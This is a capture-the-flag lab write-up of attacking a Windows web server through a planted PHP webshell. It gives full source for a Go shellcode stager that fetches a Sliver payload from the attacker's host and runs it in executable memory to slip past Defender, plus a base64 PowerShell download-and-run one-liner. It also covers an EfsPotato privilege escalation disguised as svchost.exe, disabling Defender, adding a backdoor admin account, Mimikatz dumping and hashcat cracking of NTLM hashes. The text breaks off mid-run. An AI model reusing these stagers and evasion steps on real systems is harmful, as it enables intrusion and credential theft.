Overview

The machine starts by leveraging a php webshell from a file upload vulnerability that leads to remote code execution, staging a Sliver shellcode via a Go stager to get a shell as j.smith, abusing SeImpersonatePrivilege with EfsPotato to get shell as nt authority\system to dump ntlm hashes and cracking the hash for p.richardson to recover cleartext credentials. It then pivots via socks5 and Ligolo to the internal network to reach the MySQL server and queries hacksmarter_db to retrieve the final flag.
Lab Starting Point
You are a member of the Hack Smarter Red Team and have been assigned to perform a black-box penetration test against a client's critical infrastructure. The scope is strictly limited to the following hostnames: web.hacksmarter: Public-facing Windows Web Server (Initial Access Point). Windows Defender is enabled. sqlsrv.hacksmarter: Internal Linux MySQL Database Server.
During the beginning of the engagement, another operator exploited a file upload vulnerability, and they have provided you with a web shell. http://web.hacksmarter/hacksmarter/shell.php?cmd=whoami
Setup
So we know we have a foothold through PHP shell but did a quick enumeration, the Windows target got RDP open also and the internal we don't know yet so let's setup this first add an entry in the hosts file
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ echo '10.1.44.138 web.hacksmarter' | sudo tee -a /etc/hosts
10.1.44.138 web.hacksmarter
Validating the RCE, as you can see we have the user j.smith

Shell as J.smith
We know that the target's Defender is on, so we'll use Sliver (there is some other stuff we can try but this lab is made for Sliver practice)
What we need to do
- generate a payload
- create a stager to run this payload
- find a way to move the stager and run it
we'll generate the payload using generate --mtls 10.200.87.215:8888 --os windows --arch amd64 --format shellcode --save shellcode.bin
And I will use this DeepSeek generated stager, it isn't supposed to get detected so let's see
┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ cat stager.go
package main

import (
    "io/ioutil"
    "net/http"
    "os"
    "syscall"
    "time"
    "unsafe"
)

var (
    kernel32 = syscall.NewLazyDLL("kernel32.dll")
    ntdll = syscall.NewLazyDLL("ntdll.dll")
)

func main() {
    // Change to HTTP instead of HTTPS
    serverURL := "http://10.200.87.215:8443/shellcode.bin"

    // Download shellcode
    shellcode := downloadShellcode(serverURL)
    if shellcode == nil {
        os.Exit(1)
    }

    // Execute shellcode
    executeShellcode(shellcode)
}

func downloadShellcode(url string) []byte {
    // Simple HTTP client without TLS
    client := &http.Client{
        Timeout: 60 * time.Second,
    }

    req, err := http.NewRequest("GET", url, nil)
    if err != nil {
        return nil
    }

    // Legitimate-looking headers
    req.Header.Set("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36")
    req.Header.Set("Accept", "*/*")

    resp, err := client.Do(req)
    if err != nil {
        return nil
    }
    defer resp.Body.Close()

    shellcode, err := ioutil.ReadAll(resp.Body)
    if err != nil {
        return nil
    }

    return shellcode
}

func executeShellcode(shellcode []byte) {
    VirtualAlloc := kernel32.NewProc("VirtualAlloc")
    RtlMoveMemory := ntdll.NewProc("RtlMoveMemory")
    CreateThread := kernel32.NewProc("CreateThread")
    WaitForSingleObject := kernel32.NewProc("WaitForSingleObject")

    addr, _, _ := VirtualAlloc.Call(
        0,
        uintptr(len(shellcode)),
        0x3000, // MEM_COMMIT | MEM_RESERVE
        0x40,   // PAGE_EXECUTE_READWRITE
    )

    if addr == 0 {
        os.Exit(1)
    }

    RtlMoveMemory.Call(addr, uintptr(unsafe.Pointer(&shellcode[0])), uintptr(len(shellcode)))

    threadHandle, _, _ := CreateThread.Call(0, 0, addr, 0, 0, 0)

    if threadHandle != 0 {
        WaitForSingleObject.Call(threadHandle, 0xFFFFFFFF)
    }
}
So we compile the stager first
┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ GOOS=windows GOARCH=amd64 go build -ldflags="-s -w -H windowsgui" -o stager.exe stager.go
And then we'll start a listener using python3 -m http.server 8443
We'll also base64 encode the payload so it doesn't get messy with the shell.php quotation and parsing
Sometimes we don't have write access to the \Temp but we almost certainly have access to C:\Users\<user>\AppData\Local\Temp directory where I will download the stager and save it, then we'll run it from there
That's basically what this b64 blob does:
┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ echo 'Invoke-WebRequest -Uri "http://10.200.87.215:8443/stager.exe" -OutFile "$env:TEMP\stager.exe"; Start-Process "$env:TEMP\stager.exe"' | iconv -t utf16le | base64 -w 0
SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACIAaAB0AHQAcAA6AC8ALwAxADAALgAyADAAMAAuADgANwAuADIAMQA1ADoAOAA0ADQAMwAvAHMAdABhAGcAZQByAC4AZQB4AGUAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAJABlAG4AdgA6AFQARQBNAFAAXABzAHQAYQBnAGUAcgAuAGUAeABlACIAOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAiACQAZQBuAHYAOgBUAEUATQBQAFwAcwB0AGEAZwBlAHIALgBlAHgAZQAiAAoA┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$
Then we'll just invoke it using the curl command or the browser (it is just better using curl to troubleshoot if something went wrong).
┌─[]─[10.200.87.215]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ curl http://web.hacksmarter/hacksmarter/shell.php?cmd=powershell.exe%20-e%20SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACIAaAB0AHQAcAA6AC8ALwAxADAALgAyADAAMAAuADgANwAuADIAMQA1ADoAOAA0ADQAMwAvAHMAdABhAGcAZQByAC4AZQB4AGUAIgAgAC0ATwB1AHQARgBpAGwAZQAgACIAJABlAG4AdgA6AFQARQBNAFAAXABzAHQAYQBnAGUAcgAuAGUAeABlACIAOwAgAFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAiACQAZQBuAHYAOgBUAEUATQBQAFwAcwB0AGEAZwBlAHIALgBlAHgAZQAiAAoA
And as you can see we get session on Sliver after invoking the stager If you notice the http.server logs
- It first downloads the stager, then the second part of the command invokes the stager where it'll download the shellcode.bin and start it in memory getting us the session

And as you can see we have session as j.smith
[server] sliver > sessions d96b72d3

 ID Transport Remote Address Hostname Username Operating System Health
========== =========== =================== ================= ========== ================== =========
 d96b72d3 mtls 10.1.44.138:49976 EC2AMAZ-IBNMCK4 j.smith windows/amd64 [ALIVE]

[server] sliver > use d96b72d3

[*] Active session HUSHED_UNIQUE (d96b72d3-e977-45c0-9ba8-bd44b3f4a4de)

[server] sliver (HUSHED_UNIQUE) >
Listing the privileges we see that we have SeImpersonatePrivilege.
[server] sliver (HUSHED_UNIQUE) > getprivs

[*] Session d96b72d3 has been updated - Sat, 29 Aug 2026 09:13:49 UTC
Privilege Information for stager.exe (PID: 1816)
------------------------------------------------

Process Integrity Level: High

Name Description Attributes
====                            ===========                                     ==========
SeChangeNotifyPrivilege Bypass traverse checking Enabled, Enabled by Default
SeImpersonatePrivilege Impersonate a client after authentication Enabled, Enabled by Default
SeCreateGlobalPrivilege Create global objects Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

[server] sliver (HUSHED_UNIQUE) >
Shell as NT\SYSTEM
Now we can download a potato and get SYSTEM on the target, it is just a matter of how are we gonna do that.
First thing comes to my mind is GodPotato obfuscated using pi_build So let's first obfuscate it
jimmex@attacker:~$ pi_build --file GodPotato-NET4.exe --hostname 'EC2AMAZ-IBNMCK4' --args '-cmd cmd /c .\stager.exe'
[-] You aren't using --args and --writetofile. This is bad opsec. Are you sure you want to proceed? (Y/N): y
[+] Updated loader source files
[+] Obfuscated GodPotato-NET4.exe
[+] Encrypted and embedded GodPotato-NET4.exe as a resource file
[*] Building loader...please hold.
[+] Obfuscated loader
[+] Adjusted entropy of loader to: 5.12
[+] Loader compiled to puggle_dungeon.exe
We already passed the argument to start the stager again but it kept throwing this error that I couldn't reason so the other thing we can do is to compile the payload on the target
PS C:\Users\j.smith\AppData\Local\Temp> .\puggle_dungeon.exe
.\puggle_dungeon.exe
[!] Value cannot be null.
Parameter name: type
PS C:\Users\j.smith\AppData\Local\Temp>
We can compile any potato, but when it comes to target compiling always use the EfsPotato cause it is just a single file which is easy to transfer to the target other than an entire repo So I moved the EfsPotato.cs file to the target
Then I compiled it
PS C:\Users\j.smith\Desktop> C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:exe /platform:x64 /out:svchost.exe EfsPotato.cs
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /target:exe /platform:x64 /out:svchost.exe EfsPotato.cs
Microsoft (R) Visual C# Compiler version 4.8.4161.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

EfsPotato.cs(123,29): warning CS0618: 'System.IO.FileStream.FileStream(System.IntPtr, System.IO.FileAccess, bool)' is obsolete: 'This constructor has been deprecated.  Please use new FileStream(SafeFileHandle handle, FileAccess access) instead, and optionally make a new SafeFileHandle with ownsHandle=false if needed.  http://go.microsoft.com/fwlink/?linkid=14202'
PS C:\Users\j.smith\Desktop>
Just ignore the warning it worked just fine
Now if we test the resulting binary we are NT\SYSTEM
PS C:\Users\j.smith\Desktop> .\svchost.exe whoami
.\svchost.exe whoami
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: EC2AMAZ-IBNMCK4\j.smith
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=12a6960)
[+] Get Token: 828
[!] process with pid: 1552 created.
==============================
nt authority\system
PS C:\Users\j.smith\Desktop>
So using the same binary we'll run the stager, which will get us another session but this time as NT\SYSTEM
PS C:\Users\j.smith\Desktop> .\svchost.exe C:\Users\j.smith\AppData\Local\Temp\stager.exe
.\svchost.exe C:\Users\j.smith\AppData\Local\Temp\stager.exe
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: EC2AMAZ-IBNMCK4\j.smith
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=ea6950)
[+] Get Token: 860
[!] process with pid: 3504 created.
==============================
[x] EfsRpcEncryptFileSrv failed: 1818

[*] Session 51b1fc1b HUSHED_UNIQUE - 10.1.44.138:50065 (EC2AMAZ-IBNMCK4) - windows/amd64 - Sat, 29 Aug 2026 10:20:22 UTC
And we're NT\SYSTEM on the target
[server] sliver (HUSHED_UNIQUE) > use e3fce14e

[*] Active session HUSHED_UNIQUE (e3fce14e-b843-4f27-8523-fc1a77f309dd)

[server] sliver (HUSHED_UNIQUE) > whoami

Logon ID: WORKGROUP\EC2AMAZ-IBNMCK4$
[*] Current Token ID: NT AUTHORITY\SYSTEM
[server] sliver (HUSHED_UNIQUE) >
Because we are SYSTEM on the target we can start dumping stuff using Mimikatz but we need to disable the AV first I started by disabling just the Real Time Monitoring but it wasn't enough and kept catching Mimikatz
Set-MpPreference -DisableRealtimeMonitoring $trueSo I just added the User's Desktop to the excluded paths and also added the mimikatz.exe as excluded process now we can run it
PS C:\Users\j.smith\Desktop> Add-MpPreference -ExclusionPath "C:\Users\j.smith\Desktop"
Add-MpPreference -ExclusionPath "C:\Users\j.smith\Desktop"
PS C:\Users\j.smith\Desktop> Add-MpPreference -ExclusionProcess "mimikatz.exe"
Add-MpPreference -ExclusionProcess "mimikatz.exe"
PS C:\Users\j.smith\Desktop>
Running Mimikatz:
PS C:\Users\j.smith\Desktop> ./mimikatz.exe
./mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
I also mentioned earlier that RDP is open on the target so I added an administrator account just in case we need it
PS C:\Users\j.smith\Desktop> net user jimmex Password123 /add
net user jimmex Password123 /add
The command completed successfully.

PS C:\Users\j.smith\Desktop> net localgroup administrators jimmex /add
net localgroup administrators jimmex /add
The command completed successfully.

PS C:\Users\j.smith\Desktop>
Using Mimikatz to dump credentials we get two pair of credentials, for b.morgan and p.richardson

And because we know the internal MySQL DB is a separate system we can't use the hashes and we have to crack them instead
Tried to crack both hashes but Richardson's is the only one that cracked
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ hashcat -a 0 -m 1000 c2c67b565cbf45f1c6b47c9d20ab138b /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2176/4417 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

c2c67b565cbf45f1c6b47c9d20ab138b:^^CThacker66

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: c2c67b565cbf45f1c6b47c9d20ab138b
Time.Started.....: Sat Aug 29 06:52:31 2026 (8 secs)
Time.Estimated...: Sat Aug 29 06:52:39 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1456.4 kH/s (0.15ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10462208/14344385 (72.94%)
Rejected.........: 0/10462208 (0.00%)
Restore.Point....: 10461184/14344385 (72.93%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: _20003479KNL -> ]^dF:jl6fl;p
Hardware.Mon.#1..: Util: 53%

Started: Sat Aug 29 06:52:03 2026
Stopped: Sat Aug 29 06:52:40 2026
And b.morgan exhausted the list as you can see
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ hashcat -a 0 -m 1000 c2c67b565cbf45f1c6b47c9d20ab138b /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2176/4417 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385 ┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Staged]
└──╼ [★]$ hashcat -a 0 -m 1000 663d2f33b8b2f806eadd9373fa78d8af /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2176/4417 MB (1024 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
Cracking performance lower than expected?
* Append -O to the commandline.
This lowers the maximum supported password/salt length (usually down to 32).
* Append -w 3 to the commandline.
This can cause your screen to lag.
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework
Approaching final keyspace - workload adjusted.
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
